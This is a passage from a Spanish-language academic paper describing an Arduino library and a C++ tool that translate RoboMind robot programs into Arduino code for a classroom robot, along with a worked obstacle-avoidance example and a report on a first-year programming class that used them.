El resto del escrito se encuentra estructurado de la siguiente manera. La sección 3 describe brevemente las principales características del conjunto de herramientas de trabajo disponibles (es decir, RoboMind y los robots Arduino). La sección 4 presenta los desarrollos realizados en virtud de compatibilizar las herramientas

descriptas, generando un material didáctico de utilidad en el contexto de la cátedra. En esta sección se detalla el diseño, la conformación del grupo de trabajo involucrado en el proyecto y la implementación llevada a cabo para el desarrollo del producto de software resultante. A fin de mostrar un caso práctico, en la sección 5 se presenta la transformación de un problema RoboMind sencillo a su contraparte Arduino. La sección 6 narra la primera experiencia de uso del material producido como parte de una clase de AEDD. Finalmente, la sección 7 está dedicada a las conclusiones y trabajos futuros.

3. Herramientas Disponibles desde AEDD

3.1. RoboMind

RoboMind es un entorno de programación sencillo creado con fines pedagógicos. Permite a los alumnos que dan sus primeros pasos en programación familiarizarse con las reglas básicas de las ciencias de la computación, programando (por medio de instrucciones elementales) las acciones que lleva adelante un robot virtual dentro de un entorno controlado. Las actividades que el autómata puede llevar adelante no solo permiten desplazarlo libremente en un mapa, sino que también posibilitan el detectar e interactuar con otros objetos u obstáculos presentes en el entorno.

La herramienta provee un conjunto de mapas predefinidos que incluyen paredes, árboles, balizas y otros objetos que condicionan los movimientos del robot en ciertas áreas. Además, el usuario puede definir nuevos mapas haciendo uso de estos elementos. El lenguaje empleado para indicar instrucciones al robot se denomina ROBO y permite emplear estructuras de control condicionales y de repetición a fin de facilitar la codificación de algoritmos.

En la Figura 1 se presenta una captura de pantalla de la herramienta. Como puede observarse, el usuario posee un panel editor de código fuente en el cual se indican las instrucciones a ser ejecutadas por el robot (lado izquierdo de la ventana) y una vista del mapa actual junto con la ubicación del robot (lado derecho de la ventana). En el extremo inferior del entorno se muestran los controles de reproducción (capaces de iniciar, pausar y detener la ejecución de las instrucciones codificadas) junto con un log de cada una de las pruebas ejecutadas (en el cual se indica el estado de la simulación y los errores que se produzcan durante su ejecución).

3.1.1. Instrucciones Básicas. El conjunto de instrucciones primitivas del lenguaje de programación ROBO (que tal como se ha mencionado es el lenguaje utilizado como base de la programación del robot virtual del entorno RoboMind) puede dividirse en tres categorías (Tabla 1), a saber:

- i) *Instrucciones de movimiento*: Permiten desplazar al robot brindándole indicaciones absolutas (según puntos cardinales) o relativas (adelante, atrás, giro a la izquierda y giro a la derecha). En el caso de los desplazamientos, el robot utiliza como guía una cantidad de unidades determinada en base a las celdas del mapa en el cual se encuentra posicionado.
- ii) *Instrucciones de evaluación*: Permiten al robot interactuar con el mundo exterior a fin de verificar (o no) una condición sobre el entorno que lo rodea.
- iii) *Instrucciones de modificación*: Permiten al robot interactuar con su entorno a fin de modificarlo y/o adaptarlo a nuevas condiciones.

3.2. Robot Móvil Arduino Rover RM-2

El robot Rover RM-2 (Figura 2) es controlado por un Arduino Nano V3.0 con microprocesador ATmega 328. Contiene 14 pines digitales de E/S, 8 pines para sensores analógicos, memoria flash de 32 KB, SRAM de 2KB y EEPROM de 1KB. Su fuente de alimentación son 4 pilas del tipo AA. Posee además dos sensores jumpers, un sensor de ultrasonido HSR04, dos servomotores (que le permiten desplazarse en el espacio) y un LED externo (que fue incorporado a la placa de un kit adquirido).




Figura 1. Ventana del entorno RoboMind.




Figura 2. Fotografía del robot disponible.

Tabla 1. Instrucciones RoboMind.

MOVIMIENTO	
Movimiento Relativo	
<i>adelante(n)</i>	El robot se mueve hacia adelante (n veces).
<i>atras(n)</i>	El robot se mueve hacia atrás (n veces).
<i>izquierda</i>	El robot vira a la izquierda.
<i>derecha</i>	El robot vira a la derecha.
Movimiento Absoluto	
<i>norte(n)</i>	El robot se mueve hacia la parte superior del mapa (n veces).
<i>sur(n)</i>	El robot se mueve hacia la parte inferior del mapa (n veces).
<i>este(n)</i>	El robot se mueve hacia la parte izquierda del mapa (n veces).
<i>oeste(n)</i>	El robot se mueve hacia la parte derecha del mapa (n veces).
EVALUACIÓN	
<i>frenteEsClaro</i>	Devuelve verdadero si no hay obstáculos frente al robot
<i>frenteEsObstaculo</i>	Devuelve verdadero si hay un obstáculo frente al robot
<i>frenteEsBaliza</i>	Devuelve verdadero si hay una baliza frente al robot
<i>frenteEsBlanco</i>	Devuelve verdadero si el suelo frente al robot está pintado de blanco
<i>frenteEsNegro</i>	Devuelve verdadero si el suelo frente al robot está pintado de negro
<i>izquierdaEsClaro</i>	Devuelve verdadero si no hay obstáculos a la izquierda del robot.
<i>izquierdaEsObstaculo</i>	Devuelve verdadero si hay un obstáculo a la izquierda del robot.
<i>izquierdaEsBaliza</i>	Devuelve verdadero si hay una baliza a la izquierda del robot.
<i>izquierdaEsBlanco</i>	Devuelve verdadero si el suelo a la izquierda del robot es blanco.
<i>izquierdaEsNegro</i>	Devuelve verdadero si el suelo a la izquierda del robot es negro.
<i>derechaEsClaro</i>	Devuelve verdadero si no hay obstáculos a la derecha del robot.
<i>derechaEsObstaculo</i>	Devuelve verdadero si hay un obstáculo a la derecha del robot.
<i>derechaEsBaliza</i>	Devuelve verdadero si hay una baliza a la derecha del robot.
<i>derechaEsBlanco</i>	Devuelve verdadero si el suelo a la derecha del robot es blanco.
<i>derechaEsNegro</i>	Devuelve verdadero si el suelo a la derecha del robot es negro.
MODIFICACIÓN	
<i>pintarBlanco</i>	Comienza a pintar el suelo con una traza de color blanco.
<i>pintarNegro</i>	Comienza a pintar el suelo con una traza de color negro.
<i>detenerPintar</i>	Detiene cualquier acción de pintado en curso.
<i>lanzarMoneda</i>	Arroja una moneda sobre el mapa a fin de obtener un valor aleatorio.

4. Material Didáctico Producido para Vincular RoboMind con Arduino

Un material didáctico es aquel elaborado con la finalidad de ser utilizado en el contexto de un proceso de enseñanza y aprendizaje [10]. Muchos autores han trabajado en el desarrollo de este tipo de propuestas aplicadas a diferentes niveles de escolaridad, destacándose el desarrollo existente en los niveles primarios y secundarios [11-13]. Sin embargo, en los últimos años, las propuestas se han extendido hasta alcanzar el nivel universitario [14-16].

En este contexto, a fin de compatibilizar los recursos disponibles, la propuesta de los docentes de AEDD se centró en desarrollar un material didáctico que permita transformar un código implementado en ROBO en un código ejecutable sobre los robots móviles disponibles. El uso de un robot virtual (el robot de RoboMind) posibilita plantear una semejanza directa de conceptos entre su comportamiento y el robot real, lo que facilita la asimilación de las instrucciones.

A las dificultades mencionadas con anterioridad, se le suma la disponibilidad de recursos (ya que se trabaja con tres cursos de aproximadamente 50 estudiantes y sólo hay dos robots disponibles). Aunque no se espera tener un robot para cada estudiante, si es cierto que en la actualidad cada alumno tiene acceso a una computadora (ya sean propias o de los laboratorios de la facultad). Esto brinda la posibilidad de utilizar las PC como herramienta de trabajo base y, luego, migrar los desarrollos al robot físico. De esta forma, el esquema de desarrollo planteado permite que los estudiantes puedan resolver problemas en RoboMind, probarlos en un contexto virtual y, luego, ejecutarlos sobre el robot real. Así, los robots Arduino pueden incorporarse en las actividades de la cátedra sin requerir un cambio de los contenidos curriculares ni la adquisición de nuevas unidades (al menos, por el momento).

4.1. Diseño de la Propuesta

La Figura 3 esquematiza el diseño del material didáctico propuesto. Como puede observarse, existen dos elementos componentes, a saber:

i) *Biblioteca de instrucciones*: Dado que el conjunto de instrucciones disponibles para programar el robot virtual se encuentra definido en ROBO y, teniendo en cuenta que se debía mapear el comportamiento virtual en el robot real, se propuso diseñar e implementar estas instrucciones como parte de una biblioteca del lenguaje Arduino. De esta manera, las características propias de la electrónica requerida para realizar los movimientos físicos del robot quedan enmascaradas en la definición de las funciones, brindando al usuario

la posibilidad de utilizar métodos sin preocuparse por los aspectos técnicos involucrados en su accionar.

A fin de que el conjunto de funciones definidas no presente un obstáculo al momento de codificar, se propuso respetar las interfaces de las instrucciones definidas en ROBO. Bajo esta conceptualización, todos los métodos incluidos en la librería se mapean con las instrucciones de RoboMind. Por ejemplo, “adelante(2)” representa una misma acción en dos contextos diferentes. En el contexto virtual, se traduce en una instrucción que ubica visualmente el robot dos celdas adelante de su ubicación actual (de acuerdo a la orientación actual que posea). En el contexto real, inicia el mecanismo de servomotores requeridos para desplazar al robot una distancia equivalente al doble del valor indicado como la dimensión de una celda, en la misma dirección en la cual el robot se encuentra ubicado. De esta forma, el diseño de la biblioteca posibilita establecer una relación de equivalencia entre los comportamientos virtuales y los comportamientos reales.

ii) *Software de transformación*: Como complemento a la librería, se diseñó e implementó una herramienta de transformación que realiza automáticamente la conversión de un archivo RoboMind a un archivo Arduino (ejecutable sobre el robot físico) basado en los métodos de la biblioteca definida. De esta manera, el alumno que desee probar un algoritmo desarrollado para el robot virtual no deberá realizar una nueva codificación, sino que simplemente deberá utilizar la herramienta para transformar su código RoboMind en código Arduino. Una vez indicado el archivo de origen (es decir, el archivo que contiene el código generado en RoboMind), la herramienta leerá su contenido y generará automáticamente un código equivalente en Arduino. Este nuevo código utilizará los métodos de la librería desarrollada para invocar instrucciones propias del robot físico.

Teniendo en cuenta que la cátedra de AEDD utiliza el lenguaje C++ para enseñar a programar y, en virtud de construir una herramienta que pueda ser utilizada como caso de estudio en las clases prácticas, la herramienta de transformación se desarrolló haciendo uso de este lenguaje de programación. Además se decidió utilizar el IDE ZinjaI como entorno de trabajo, ya que corresponde al entorno de desarrollo utilizado para codificar durante las clases prácticas de la materia. En este contexto, se considera que la existencia del aplicativo, además de formar parte del material didáctico propuesto, contribuirá a mostrarles a los alumnos un desarrollo producido por sus propios compañeros y con las mismas herramientas que ellos utilizan. De esta forma, la herramienta de transformación tendrá un doble propósito. Por un lado, posibilitar la transformación de algoritmos ROBO a

Arduino, permitiendo experimentar de forma física algoritmos aplicables al robot virtual. Por el otro, formar un caso de estudio motivador como solución a un problema de procesamiento de archivos.




Figura 3. Esquema del material didáctico diseñado.

4.2. Grupo de Trabajo

Con el objetivo de formar un grupo de trabajo colaborativo que garantice un enfoque adaptado a las necesidades de los estudiantes, el equipo encargado de llevar a cabo la propuesta de este proyecto cuenta con cinco integrantes, a saber:

- Tres docentes de AEDD (un profesor, un ayudante de primera y un ayudante alumno).
- Dos becarios de grado (ex-alumnos de la materia).

Como puede observarse, todos los participantes se relacionan con la cátedra, lo que permitió adaptar el desarrollo a las necesidades específicas de la materia (dando lugar a resultados aplicables en el contexto deseado).

Los becarios de grado junto con el ayudante alumno fueron los encargados de llevar a cabo el diseño e implementación de la librería y del software de transformación. En ambos casos, los docentes contribuyeron a las tareas supervisando las actividades y ayudando a resolver las dificultades que presentaron durante el desarrollo. Las pruebas han sido realizadas en conjunto a fin de garantizar el correcto funcionamiento de los desarrollos propuestos.

4.3. Implementación de la Propuesta

4.3.1. Biblioteca Arduino de Métodos Básicos. La librería implementada se denominó Robomind. Se compone de un archivo cabecera (extensión “.h”) y un archivo de código fuente (extensión “.cpp”). En el archivo cabecera se encuentran definidos todos los parámetros, constantes y métodos públicos y privados disponibles para manipular el robot. Por su parte, en el archivo de código fuente se desarrollan los comportamientos asociados a cada uno de los métodos previamente definidos (es decir, el comportamiento que realiza el robot internamente para lograr funcionamiento).

Como parte de la librería, se define un método constructor llamado “Robomind()” que tiene como objetivo crear un objeto sobre el cual el conjunto de métodos disponibles podrá ser aplicado. A continuación se define un método público “void inicializarEstado()” donde se especifican todos los parámetros y configuraciones requeridas al momento de iniciar la ejecución del robot.

Tal como se ha explicado con anterioridad, el conjunto de instrucciones disponibles para codificar acciones en ROBO es muy sencillo de comprender. Por ejemplo:

- “adelante(5)” implica que el robot avance cinco casilleros.
- “oeste(3)” implica que el robot se oriente hacia el oeste y, luego, avance tres casilleros.
- “derecha” implica que el robot gire 90° a la derecha de su orientación actual.

Para poder indicar estas mismas instrucciones al robot Rover RM-2, es necesario definir múltiples métodos a fin de dejar disponible el mismo conjunto de instrucciones (con la misma sintaxis que la original, a fin de no complejizar su entendimiento). Sin embargo, en la codificación de estos métodos se requiere utilizar funciones precisas y complejas, ya que se debe manipular los servomotores (para poder mover el robot), el sensor de ultrasonido (para detectar un objeto a una distancia) y el encendido/apagado de un led. Por este motivo, el comportamiento de los métodos públicos se enmascaró haciendo uso de métodos privados (listados en la Figura 4). Tómese como ejemplo el método público “void adelante(int N)”. Tal como se ha definido, este método debe avanzar N posiciones el robot. Sin embargo, el avance de una única posición implica, para el robot físico, el accionar los servomotores a fin de que recorran una distancia igual a la dimensión de una celda. Este es el comportamiento del método privado “void adelanteUnaUnidad()”, el cual es invocado N veces en el método “void adelante(int N)”. Siguiendo este lineamiento, de forma similar se implementaron los métodos restantes.

```
void adelanteUnaUnidad();
void atrasUnaUnidad();
void ubicarAlNorte();
void ubicarAlSur();
void ubicarAlEste();
void ubicarAlOeste();
bool detectarElemento();
void prenderLed();
void apagarLed();
```

Figura 4. Métodos privados disponibles para manipular el robot.

4.3.2. Herramienta de Transformación. La herramienta implementada para traducir las instrucciones ROBO a Arduino trabaja haciendo uso de un directorio de trabajo (Figura 5). Para lograr su objetivo, busca el listado de archivos de la carpeta “Archivos Robomind” y le permite al usuario elegir el archivo a transformar. El resultado del proceso de transformación es almacenado en la carpeta “Archivos Arduino”. De esta forma, para poder transformar un archivo, primero debe copiarse en su formato original (es decir, con extensión “.irobo”) en la carpeta “Archivos Robomind” del directorio de trabajo de la herramienta.




Figura 5. Estructura del directorio de trabajo.

La transformación del contenido de un archivo RoboMind implica la construcción de un código Arduino específico que incluya la inclusión de librerías, instanciación de objetos y llamadas a procedimientos que no existen en el archivo de entrada. Por lo tanto, se diseñó una estructura general a seguir en todos los códigos Arduino generados por medio de este proceso de transformación. Dicha estructura se visualiza en la Figura 6. Como puede observarse, el código resultante se divide en tres partes. En la parte superior incluye el conjunto de librerías Arduino que proporcionan las llamadas a métodos que ejecutan los movimientos y demás funciones propias del robot Arduino. Específicamente se incluye la librería creada (esta es, Robomind.h). A continuación, se crea el objeto “robot” sobre el cual se realizan las invocaciones a los diferentes métodos. Finalmente, se definen los métodos “setup()” y “loop()”. Ambos métodos son propios del funcionamiento de Arduino, por lo que deben ser incorporados en cualquier programa que se desarrolle haciendo uso de este lenguaje. En el procedimiento “setup()” deben establecerse los parámetros asociados a las condiciones iniciales de ejecución del robot (por ejemplo, los pines de salida en los cuales están conectados los servomotores, el sensor de ultrasonido y el led). En el caso del robot Rover RM-2, este procedimiento debe inicializar el estado de la placa invocando al método “inicializarEstado()” (definido en la biblioteca) a fin de ajustar el conjunto de instrucciones requeridas para poner a punto el estado inicial del robot físico. Por su parte, la función “loop()” define el conjunto de instrucciones que debe realizar la placa Arduino (de forma secuencial y repetitiva) en base a la interacción propia de servomotores y/o sensores incorporados. En el caso de traducciones RoboMind, el contenido de este procedimiento incluirá el conjunto de sentencias

traducidas finalizando con la sentencia “while(TRUE)” a fin de evitar su repetición.

Dado que la librería desarrollada fue diseñada de modo que los nombres de métodos respeten las denominaciones de sus pares RoboMind (incluso aquellos métodos que reciben parámetros, trabajan con los mismos tipos y cantidades de argumentos), la traducción de instrucciones atómicas implicó simplemente la adición del objeto sobre el cual el método definido debe ser aplicado (esto es, el objeto “robot”). La Tabla 2 ejemplifica la transformación de algunas de las instrucciones presentadas en la Tabla 1. Sin embargo, el proceso de transformación requirió también la adecuación completa de las estructuras de control (condicionales y repetitivas) que organizan el flujo de ejecución. Para cada una de ellas se codificó una regla de transformación. El resultado de estas reglas se presenta en la Tabla 3.

```
#include <Robomind.h>
#include <Servo.h>

Robomind robot;

void setup() {
    robot.inicializarEstado();
}

void loop() {
    // Instrucciones traducidas (...)
    while(TRUE);
}
```

Figura 6. Estructura general de un programa RoboMind transformado a Arduino.

Tabla 2: Ejemplos de instrucciones RoboMind traducidas en Arduino.

<i>RoboMind</i>	<i>Arduino</i>
adelante(n)	robot. adelante(n);
atras(n)	robot. atras(n);
izquierda	robot. izquierda();
derecha	robot. derecha();
norte(n)	robot. norte(n);
sur(n)	robot. sur(n);
este(n)	robot. este(n);
oeste(n)	robot. oeste(n);
pintarBlanco	robot. pintarBlanco();
pintarNegro	robot. pintarNegro();
detenerPintar	robot. detenerPintar();
lanzarMoneda	robot. lanzarMoneda();

Tabla 3: Transformaciones de estructuras de control.

<i>Robomind</i>	<i>Arduino</i>
si(condicion){...} otro si (condicion2){...} otro {...}	if (condicion){...} else if (condicion2){...} else {...}
repetir{ ... truncar }	while(true){ ... break; }
repetir(n){...}	for(int i=0; i<n; i++){...}
repetirMientras(condicion){...}	while(condicion){...}

5. Ejemplo de un Problema Simple

A fin de mostrar la forma en la cual el material didáctico propuesto debe ser utilizado, en esta sección se presenta un ejemplo sencillo de seguir para que el lector comprenda el proceso de transformación. La Figura 7 visualiza un código de ejemplo que instruye al robot a desplazarse hacia adelante tantas veces como pueda hasta toparse con un obstáculo y, posteriormente, rodearlo para evadirlo. [Aquí](#) se puede observar el video en el cual el robot ejecuta este código de ejemplo.

```

repetirMientras (frenteEsClaro) {
    adelante (1)
}
izquierda
adelante (1)
derecha
adelante (2)
derecha
adelante (1)
izquierda
    
```

Figura 7. Código RoboMind del ejemplo que será transformado a Arduino.

Tal como se ha mencionado con anterioridad, para transformar el código ROBO del ejemplo a un archivo Arduino, es necesario almacenarlo en la carpeta “Archivos Robomind” del directorio de trabajo del software de transformación. En este caso, se lo almacena con el nombre “evade_obstaculo.irobo”. Luego, se ejecuta la herramienta de transformación que imprime en pantalla el menú de opciones que se visualiza en la Figura 8. Este menú ofrece, entre otras opciones, iniciar la transformación de un archivo RoboMind a Arduino. Al seleccionar esta opción, el programa muestra un listado de los archivos con extensión “.irobo” presentes en la carpeta “Archivos Robomind”. Como se puede ver en la Figura 9, uno de los archivos que aparece en el listado es

el denominado “evade_obstaculo.irobo” (es decir, el archivo que se desea transformar). Se lo selecciona presionando “enter” y, en consecuencia, la herramienta conduce al usuario al siguiente paso del proceso que consiste en asignar un nombre para el archivo Arduino que se creará como resultado de la transformación. Este nombre sólo puede tener letras mayúsculas, minúsculas y números. Para seguir con la semántica del ejemplo, se optó por asignar el nombre “evadeobstaculo.ino” (Figura 10). Una vez ingresados los datos de origen y destino del proceso de transformación, la herramienta espera la confirmación del usuario para iniciar el procesamiento de la información detallada. De no presentarse ningún error, un mensaje aparecerá en pantalla informando que el proceso de transformación ha sido exitoso.




Figura 8. Menú principal de la herramienta de transformación implementada.




Figura 9. Primer paso: Selección del archivo con extensión “.irobo” a transformar.




Figura 10. Segundo paso: Asignación de nombre con extensión “.ino” para el archivo a ser creado.

```

1 // Este archivo 'evadeobstaculo.ino' fue traducido a codigo Arduino
2 // a partir del código Robomind presente en archivo 'evade_obstaculo.irobo'
3 // Conversion realizada el 06-08-2017 09:33:57
4
5
6 #include <Robomind.h>
7 #include <Servo.h>
8
9 Robomind robot;
10
11 void setup() {
12     robot.inicializarEstado();
13 }
14
15 void loop() {
16     while(robot.frenteEsClaro()){
17         robot.adelante(1);
18     }
19     robot.izquierda();
20     robot.adelante(1);
21     robot.derecha();
22     robot.adelante(2);
23     robot.derecha();
24     robot.adelante(1);
25     robot.izquierda();
26
27     while(true);
28 }
29

```

Figura 11. Código traducido a Arduino del ejemplo propuesto en la Figura 7.

A partir de ese momento, el usuario dispone de un nuevo archivo en la carpeta “Archivos Arduino”, denominado “evadeobstaculo.ino”, cuyo contenido coincide con el resultado del proceso de transformación RoboMind-Arduino (Figura 11). Como parte de la traducción, las primeras tres líneas del nuevo código explicitan que su origen es producto de una transformación RoboMind, aclarando cual fue el archivo de entrada junto con la fecha y hora de ejecución de la transformación. Esta información es de utilidad para diferenciar las diferentes transformaciones de un mismo código realizadas haciendo uso de la herramienta.

[Aquí](#) se puede visualizar el video en el cual se observa al robot físico ejecutando el archivo transformado (luego de haber cargado dicho código en la memoria interna del robot). Como puede observarse, el comportamiento ejecutado se corresponde con lo esperado.

6. Experiencia de Uso de los Desarrollos Producidos

Aunque desde la cátedra de AEDD ya se ha llevado a cabo el trabajo con RoboMind durante las primeras semanas del ciclo lectivo 2017, a fin de presentar los desarrollos realizados y evaluar su adecuación a las expectativas de los estudiantes, se realizó una clase especial a principios del segundo cuatrimestre. Esta

actividad puso el foco en el conjunto de ejercicios desarrollado en etapas tempranas del cursado, adaptando los escenarios propuestos a problemas de mayor complejidad a fin de que los alumnos pensarán algoritmos eficientes. Tales algoritmos fueron codificados y probados en RoboMind y, posteriormente, transformados por la herramienta de software diseñada para ser ejecutados sobre el robot Arduino.

Tal como se indicó con anterioridad, al comienzo del curso de AEDD los alumnos trabajaron con RoboMind haciendo uso de guías de problemas proporcionadas por los docentes mediante el espacio complementario de trabajo en el Campus Virtual de la Facultad. Además, se les brindaron algoritmos de soluciones en ROBO y un conjunto de videos que mostraban comportamientos del robot virtual en distintos escenarios simulados.

Haciendo uso de estos ejemplos, la experiencia de trabajo con los desarrollos producidos comenzó con una introducción sencilla a la robótica y, en particular, la presentación del Robot Arduino a utilizar. Además se describieron los principales aspectos de la herramienta de transformación desarrollada, la cual permitiría que el robot físico ejecute las consignas planteadas para el robot simulado. Después de mostrar algunos ejemplos, se dio lugar para que los estudiantes generen nuevas soluciones a diferentes problemas, las traduzcan y las vean en ejecución.

Los alumnos se mostraron muy interesados y participativos a lo largo de toda la experiencia (Figura 12-14). Al respecto se pueden destacar múltiples observaciones sobre los impactos producidos, entre los que se destacan:

- Los alumnos tuvieron la oportunidad de ver como las herramientas de software brindan soporte a proyectos relacionados con la electrónica.
- Varios alumnos se interesaron por aspectos de electrónica y surgieron reflexiones relacionando el robot físico con los contenidos que están aprendiendo en física, dándose una natural articulación y resignificación.
- Muchos estudiantes se interesaron en continuar programando para el robot, por lo que la herramienta de transformación se puso disponible en el campus. Además, se propuso generar un horario extracurricular para poder ejecutar algoritmos complejos sobre el robot físico. Esto también permitirá un mayor testeo de las herramientas desarrolladas.
- Sobre las inquietudes acerca de la implementación de la herramienta de transformación, surgió una actividad curricular para el segundo cuatrimestre en la que se les explicará su diseño. Para esto, se liberará el código a fin de que los alumnos puedan analizarlo en virtud de proponer cambios o mejoras sobre la implementación existente.
- Los ayudantes y becarios que participaron en el desarrollo de la herramienta, se motivaron a mejorar y extender la misma, tanto en lo referido a su interfaz como a las funcionalidades. A su vez, un grupo de alumnos del curso se interesaron en trabajar con ellos en el gabinete. Esto motiva a los docentes responsables de la cátedra a apoyar a estos grupos integrados por alumnos ingresantes y alumnos avanzados, generando sinergia en cuanto a la motivación y el aprendizaje abierto y colaborativo.



Figura 12. Presentación a los alumnos de las características del robot móvil Arduino a ser utilizado durante la actividad propuesta.



Figura 13. Presentación del entorno de programación y de la herramienta de transformación.



Figura 14. Uso del robot para ejecutar ejemplos propuestos por los alumnos.

7. Conclusiones y Trabajos Futuros

Se ha detallado el trabajo realizado para incorporar dos robots móviles Arduino como material didáctico en el área de programación (específicamente dentro de la cátedra Algoritmos y Estructuras de Datos), a fin de incentivar a los estudiantes en el desarrollo de algoritmos simples al inicio de la carrera. Se planificó una SD y se trabajó en la construcción de los medios necesarios para proveer a los alumnos la posibilidad de probar en un robot físico los comportamientos programados en un contexto virtual.

El material desarrollado como parte de la SD permite, además de su uso como herramienta de soporte, que los estudiantes cuenten con un caso de estudio real. Este ejemplo práctico al haber sido desarrollado con las mismas herramientas y en base a los contenidos dictados a lo largo del cursado de la materia, contribuye a que los alumnos experimenten no sólo con la implementación, sino también con el uso de una herramienta útil y sencilla. En relación a este aspecto, a futuro, se propone mejorar la calidad de la interfaz gráfica de la herramienta de transformación a fin de adaptarla al procesamiento en paralelo de múltiples conversiones.

La SD diseñada contempla tres momentos (a inicio del curso, a mediados del curso y una vez avanzado). En este

ciclo lectivo se han realizado las dos primeras etapas y aún queda pendiente la tercera. No obstante, los resultados obtenidos en la primera parte del desarrollo de son alentadores y es posible pensar que la aplicación de esta estrategia de trabajo actuará como disparador de nuevas experiencias, dando lugar a un alumno más motivado y comprometido con los contenidos. En lo referente a la segunda etapa también surgió interés por parte de los alumnos. Esto entusiasmó a los ayudantes y becarios a trabajar en espacios extracurriculares opcionales, tanto en un mayor uso de las herramientas y los robots físicos, como en la profundización del conocimiento de la herramienta de transformación desarrollada y, en participar, en su mejora y extensión. En este sentido también se espera que sea positiva la creación de un espacio abierto de trabajo para los alumnos que se interesen, relacionado con la electrónica y la robótica.

Dado que aún no se han realizado actividades y trabajos continuos con los robots móviles y las herramientas propuestas en esta SD, no es posible analizar el impacto de las mismas en relación a los niveles de aprendizajes alcanzados por los alumnos con respecto a años anteriores en donde no se aplicaron estas estrategias.

8. Referencias

- [1] Merlino, A., Ayllón, S., Escanés, G., "Variables que influyen en la deserción de estudiantes universitarios de primer año. Construcción de índices de riesgo de abandono", *Actualidades Investigativas en Educación*, 11, 2011, pp. 1-30.
- [2] De Vries, W., León, P., Romero, J., Hernández, I., "¿Desertores o decepcionados? Distintas causas para abandonar los estudios universitarios", *Revista de la Educación Superior*, 40, 2011, pp. 29-49.
- [3] Nervi, C., Rodríguez, J., Osada, J., "Deserción universitaria durante el primer año de estudios", *FEM: Revista de la Fundación Educación Médica*, 18, 2, 2015, pp. 93-93.
- [4] Núñez, J. C., "Motivación, aprendizaje y rendimiento académico", en *Proceedings X Congreso Internacional Galego-Português de Psicopedagogia*, Braga, Portugal, 2009.
- [5] Tuckman, B. W., *Learning and Motivation Strategies: Your Guide to Success*, Prentice Hall, 2007.
- [6] Paynter, M., Bruce, N., "Case Studies: Using Moodle for Collaborative Learning with University and Senior Secondary Students", en *Proceedings of the 1st Moodle Research Conference (MRC2012)*, 2012, pp. 33-38.
- [7] Kotzer, S., Elran, Y., "Learning and teaching with Moodle-based E-learning environments, combining learning skills and content in the fields of Math and Science & Technology", en *Proceeding of 1st Moodle Research Conference*, Grecia, 2012, pp. 122-131.
- [8] Perez Porto, J., Gardey, A., "Definición de secuencia didáctica: Qué es, Significado y Concepto". URL: <http://definicion.de/secuencia-didactica/>. Fecha de último acceso: 28/08/2017.
- [9] Díaz-Barriga, A., "Guía para la elaboración de una secuencia didáctica", *UNAM Comunidad del conocimiento*, 10, 4, 2013, pp. 2016-2031.
- [10] Moreira, M. A., "De los webs educativos al material didáctico web", *Revista comunicación y pedagogía*, 188, 2003, pp. 32-38.
- [11] Restrepo, F., David, C., Quiceno, S., Leandro, E., "Diseño de material didáctico para el fortalecimiento del pensamiento matemático en la enseñanza de la educación básica y media", Tesis de licenciatura, Universidad Tecnológica de Pereira, 2015.
- [12] Molina Sánchez, F. S., "Creación de material didáctico multimedia para el mejoramiento del PEA de los niños del Primer Año de Educación Básica de la zona 1.3 de la ciudad de Latacunga en el año lectivo 2012", Tesis de maestría, Pontificia Universidad Católica del Ecuador Sede Ambato, 2014.
